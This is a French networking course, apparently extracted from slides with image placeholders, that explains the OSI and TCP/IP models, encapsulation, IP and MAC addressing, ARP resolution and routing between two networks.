Modèle de communication entre ordinateurs proposé par l'ISO (7498-1) qui décrit les fonctionnalités nécessaires à la communication et l'organisation de ces fonctions.




Figure 3: Principe d'encapsulation et de décapsulation

AH : Entête (Header) d'application

PH : Entête de présentation

SH : Entête de session

TH : Entête de transport

NH : Entête de réseau

DH : Entête de liaison de données


DT : Délimiteur de fin de trame



Modèle TCP/IP

Et protocoles de communication entre deux entités
(adresse IP et numéro de port)


Modèle TCP/IP




Modèle OSI



Échanges entre applications
Codage des données





Transmission de bout-en-bout



Transmission point-à-point

UDP : fonctionnement **sans négociation**

TCP







Modèle TCP/IP

Et protocoles de communication entre deux entités
(adresse IP et numéro de port)

Modèle TCP/IP




Modèle OSI



} Échanges entre applications
Codage des données



} Transmission de bout-en-bout



} Transmission point-à-point

Protocole ip

La couche 3 s'occupe de l'adressage ip du paquet

*adresse IP de la machine source,
adresse IP de la machine destination*


Protocole ethernet

La couche 2 s'occupe de l'adressage physique du paquet

*adresse MAC de la machine source,
adresse MAC de la machine destination*


Modèle OSI et équipements

Chaque équipement réseau a ses propres caractéristiques et donc a besoin de toutes les couches du modèle OSI ou seulement d'une partie



Modèle OSI et protocole ARP

Niveau 3 (adresses IP)




A <-> B ?
deux machines du
même réseau

Niveau 2 (adresses MAC; ex : adresse MAC de A : 00-50-56-Co-00-04)

*Trouver l'adresse MAC d'une station
à partir de son adresse IP (protocole ARP)*



- > broadcast Ethernet qui contient l'adresse ip demandée
- > toutes les stations reçoivent ce message et examinent l'adresse IP demandée
- > seule B répond à la requête ARP. Elle insère dans la réponse sa propre adresse MAC
- > A peut alors communiquer avec B



Modèle OSI et protocole ARP

A <-> B ?

Niveau 2 (adresses MAC; ex : adresse MAC de A : 00-50-56-Co-00-04)



La station A dispose des deux adresses nécessaires pour envoyer la trame Ethernet à la station. Tous les paquets envoyés contiendront les quatre adresses, à savoir l'adresse MAC de destination et l'adresse MAC source pour la couche 2 du modèle OSI, ainsi que l'adresse IP de destination et l'adresse IP source pour la couche 3


Modèle OSI et protocole ARP

A <-> B ?



Niveau 2 (adresses MAC; ex : adresse MAC de A : 00-50-56-Co-00-04)

Entre A et B




apportée par ARP



Trame Ethernet



Le routage



A <-> C : via le switch (adresses MAC), niveau 2


A <-> D ? Deux machines sur des réseaux différents

Le routage

A <-> D ?



A → C

apportée par ARP



C' → D

apportée par ARP



A effectue une requête ARP pour découvrir l'adresse MAC du routeur, construit la trame Ethernet en utilisant l'adresse MAC du routeur, et l'envoie sur le segment. Le routeur reçoit la trame, en extrait uniquement le message IP, effectue une requête ARP pour trouver l'adresse MAC de la station D, et envoie la nouvelle trame Ethernet sur le deuxième segment.

Le routage

A <-> D ?

